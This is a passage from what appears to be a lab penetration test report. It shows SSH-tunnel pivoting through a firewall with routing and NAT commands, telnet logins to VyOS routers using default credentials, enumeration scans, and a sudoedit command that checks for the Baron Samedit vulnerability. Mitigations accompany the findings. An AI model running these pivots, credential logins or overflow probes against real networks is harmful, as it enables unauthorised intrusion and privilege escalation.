Majority of the rules in this list are blocking traffic, this was determined through the red cross in the furthest left column. The two rules that are active will be allowing traffic through. However, since the rule at the top has the same source and as the rule at the bottom, the rule at the top will take priority. This rule at the top will allow any IPv4 traffic from any source originating in the DMZ access to 192.168.0.66. This explains why the Nmap scan could detect this host and not the router. The last rules to be examined are the LAN rules.


The second rule within LAN rules, allow any traffic from any source to pass through the firewall. What this means is that any device within the LAN of the firewall have complete access to all the subnets, including the ones that couldn't be found or accessed through Webserver 2.

3.3. Bypassing The Firewall

One method of gaining access to the inaccessible hosts would be to alter the rules within the firewall, however, this would be very loud and would be noticed by any Security Operations Centre (SOC) Analyst, it would also create avoidable security vulnerabilities. Meaning it is not advised to change these settings.

From enumerating the firewall, it was known that any device within LAN can access any subnet in the network, moreover, Webserver 2 has access to 192.168.0.66 which is in LAN. Using 192.168.0.66 would allow access to the rest of the network. This can be seen from figure 8.10.


The next logical step was to exploit 192.168.0.66 to gain root SSH access. The full explanation of the vulnerability and exploitation can be found in section 4.5. Then the host’s sshd_config file was altered to permit tunnelling through SSH. The unique difference compared to the last tunnel is that the new one is being established on tun1 instead of tun0 to avoid conflict in the tunnel interfaces. This is shown in figure 3.20.



```
root@kali:~/Documents/mount-34/home/xadmin/.ssh# ssh -w1:1  root@192.168.0.66
root@192.168.0.66's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
```


Figure 3.20 Established SSH Tunnel into 192.168.0.66

Once the tunnel is created. The tunnel interface on the target device and local device needs to be assigned an IP address and the routing needs to be configured. This is shown in figure 3.21 and 3.22.



```
root@kali:~/Documents# ip addr add 2.2.2.1/30 dev tun1
root@kali:~/Documents# ip link set tun1 up
root@kali:~/Documents# ping 2.2.2.2
PING 2.2.2.2 (2.2.2.2) 56(84) bytes of data.
64 bytes from 2.2.2.2: icmp_seq=1 ttl=64 time=4.31 ms
64 bytes from 2.2.2.2: icmp_seq=2 ttl=64 time=2.45 ms
64 bytes from 2.2.2.2: icmp_seq=3 ttl=64 time=2.74 ms
64 bytes from 2.2.2.2: icmp_seq=4 ttl=64 time=6.18 ms
64 bytes from 2.2.2.2: icmp_seq=5 ttl=64 time=2.87 ms
64 bytes from 2.2.2.2: icmp_seq=6 ttl=64 time=2.09 ms
64 bytes from 2.2.2.2: icmp_seq=7 ttl=64 time=3.97 ms
```

Figure 3.21 local end of tunnel routed and configured




```
root@xadmin-virtual-machine:~# ip addr add 2.2.2.2/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 2.2.2.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Figure 3.22 tunnel routing to 192.168.0.66 configured

Once the tunnel was fully configured, the previously inaccessible subnet of 192.168.0.96/27 was now accessible due to the LAN access made available through the tunnel interface. The subnet was then scanned using Nmap. This can be seen in appendix A figure 8.11.


From the scan of 192.168.0.96/27, an undiscovered device was found on the IP address of 192.168.0.97. The scan revealed that ports 23, 80 and 443 were open. This device can be determined to be another router. After browsing to the website, it was evaluated to be another vyos router. Using telnet, a connection was successfully established by using the default credentials of vyos:vyos. This can be seen in figure 3.23.



```
root@kali:~/Documents# telnet 192.168.0.97
Trying 192.168.0.97 ...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Sep 28 11:42:18 UTC 2022 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```


Figure 3.23 Connection created through telnet at 192.168.0.97

Lastly the commands, “show interfaces” and “show ip route” were ran on the router to see an overview of the routing table and what subnets are directly connected. This can be seen in figure 3.24 and 3.25 respectively. From the interfaces it shows that the prediction of a router being between 192.168.0.66 and Webserver2 was correct. From the routing table, all subnets that are not within the LAN are being routed through the firewall’s LAN interface at 192.168.0.98.



```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

Figure 3.24 Output of “show interfaces” command



```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 10:32:06
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 10:32:16
O   192.168.0.64/27 [110/10] is directly connected, eth1, 10:34:37
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 10:34:37
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 10:32:57
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 10:32:06
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 10:32:16
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 10:32:57
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 10:33:32
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 10:33:32
```


Figure 3.25 Output of "show ip route" command

3.4. Adjoining Subnets

After bypassing the firewall, all routers had been discovered on the network and completely enumerated. This section discusses the scans and enumerations subnets adjoined to each of the discovered routers.

3.4.1. 172.16.221.0/24

The Nmap scan for this section can be found at appendix A figure 8.2. From scanning the subnet interface found on router 1, a new host was discovered. The host had ports 80 and 443 open this used to determine the host to be a web server. This webserver was accessed through a web browser and didn't reveal anything pertinent to the assessment. This can be seen in figure 3.26.




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Figure 3.26 website hosted on 172.16.221.237

The webpage found was a default landing page for the web server, which indicated that no content on this machine was being hosted from the root web directory. Dirbuster was used to fuzz for any subdirectories as shown in figure 3.27.



```
Dir found: /wordpress/ - 200
File found: /wordpress/index.php - 301
Dir found: /wordpress/index/ - 200
Dir found: /wordpress/wp-content/ - 200
Dir found: /wordpress/wp-content/themes/ - 200
Dir found: /wordpress/wp-content/themes/twentyeleven/ - 500
Dir found: /wordpress/wp-content/themes/twentyeleven/images/ - 200
File found: /wordpress/wp-login.php - 200
```

Figure 3.27 Dirbuster scan results revealing WordPress website

The Dirbuster scan revealed a WordPress website with the directories. The website was browsed to using a browser. This is seen in figure 3.28. The in-depth discussion regarding the security of this server is found in section 4.5 and section 4.6.




MrBlobby | Just another Wo
172.16.221.237/wordpress/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
MrBlobby
Just another WordPress site
Search
Home
Sample Page
Hello world!
Posted on September 4, 2018
1
Search
RECENT POSTS
Hello world!
Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

Figure 3.28 WordPress site discovered on 172.16.221.237/wordpress

3.4.2. 192.168.0.32/27

The Nmap scan for this section can be found at appendix A figure 8.4. The scan revealed a host at 192.168.0.34 that was running SSH, rpcbind and NFS. This is the same as the other NFS workstation devices that had been discovered. This device was thus given the name NFS workstation 2 for the rest of the assessment.


The device had vulnerabilities exploited to allow the tester to gain root access on this host. The full breakdown of the security issue can be found in section 4. Using the command ifconfig to see all the interfaces of this device, it revealed that a subnet of 13.13.13.0/24 was found on a new interface. This can be seen in figure 3.29.



```
eth1      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:a7
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:aea7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:115 errors:0 dropped:11 overruns:0 frame:0
          TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14467 (14.4 KB)  TX bytes:13513 (13.5 KB)
```


Figure 3.29 Output of "ifconfig" command

To be able to gain access to this subnet, an SSH tunnel would be required, like the tunnel method used in section 3.2 and 3.3. This can be found in figure 3.30 and 3.31. The tunnel would also require proper routing and configuration to allow traffic to be forwarded which can be found in figure 3.32.




```
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# 
```

Figure 3.30 opening tunnel and configuring routing on 192.168.0.34



```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# 
```

Figure 3.31 configuring routing on local machine




```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 13.13.13.0/24 -o eth1 -j MASQUERADE 
```

Figure 3.32 Configuring forwarding for traffic to 13.13.13.13

3.4.3. 13.13.13.13/24

Once the tunnel was fully connected through NFS workstation 2, a scan of the new subnet could be run. The Nmap scan for this section can be found at appendix A figure 8.5. A device found at 13.13.13.13 was discovered with the only open port being SSH at port 22. Within section 4, the full description of how root access was obtained on this device can be found. Once non-root access was achieved it was determined that this machine was another workstation since the hostname was xadmin-virtual-machine, however, since it only had SSH open this machine was appropriately named SSH workstation 1. This can be seen in figure 3.33.



```
root@kali:~# ssh xadmin@13.13.13.13
The authenticity of host '13.13.13.13 (13.13.13.13)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '13.13.13.13' (ECDSA) to the list of known hosts.
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ ls
```

Figure 3.33 13.13.13.13 displaying it's another workstation

3.4.4. 192.168.0.128/27

The Nmap scan for this section can be found at appendix A figure 8.6. From the scan, a host at IP address 192.168.0.130 was found. The open ports were identical to other NFS workstation hosts, so it was determined that this host was also another NFS workstation. Once non-root access was obtained this was confirmed. The in-depth discussion and explanation regarding the security vulnerability this host suffers from can be found in section 4.

4. Security Weaknesses

4.1. Default Credentials

Default credential security issues arise when a popular pre-built system is used with the default password and username that were initially configured when the system was first loaded and wasn't changed since then. This vulnerability allows attackers to guess the passwords to these systems by looking at the documentation of the system they are attempting to breach.

This vulnerability applies to all the vyos routers on the network as each one was using the exact same default credentials found on vyos router software. The default credentials of vyos:vyos can be found simply by searching through the vyos documentation, allowing unauthorised users to establish a connection to these routers through SSH or telnet.


However, it was not only the routers that suffered from this vulnerability, the pfsense firewall web interface also suffers from this vulnerability. The default credentials of admin:pfsense can be found in the documentation for pfsense firewalls. This is much more severe as the firewall has the power to control how traffic passing through the firewall is handled.

The mitigation for this vulnerability is to change all default passwords to stop attackers from easily finding the login credentials through the system's documentation. It is also proposed that each vyos router had a different account made for SSH access and then from there the user can log in to the main vyos account.

4.2. Baron Samedit

Baron samedit is a major buffer overflow vulnerability that occurs with outdated versions of sudo, the version vulnerable to this is any version from v1.8.2 – v1.9.5p1. This vulnerability works by exploiting the shell mode options of sudo, which makes it a severe vulnerability as it is used for privilege escalation to the root account of any host that has an outdated version of sudo.

To know if a host is vulnerable to baron samedit, a command was run on the first host found to confirm it, this can be seen in figure 4.1.



```
xadmin@xadmin-virtual-machine:~$ sudo --version
Sudo version 1.8.9p5
Sudoers policy plugin version 1.8.9p5
Sudoers file grammar version 43
Sudoers I/O plugin version 1.8.9p5
xadmin@xadmin-virtual-machine:~$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
Segmentation fault (core dumped)
xadmin@xadmin-virtual-machine:~$ 
```

Figure 4.1 Version and proof of baron samedit vulnerability on 192.168.0.210

The return value of “Segmentation fault (core dumped) on host 192.168.0.210 reveals that the host was vulnerable and can be used to determine that all hosts on this network which have not been updated are vulnerable to this exploit.

The mitigation for this vulnerability is to ensure that all hosts are the network is regularly updated to the latest version available as recommended by the National Cyber Security Centre. (NCSC, 2021). Another proposed solution for updating is to set a scheduled time each week to check and apply available updates on each host.

4.3. Reused Passwords

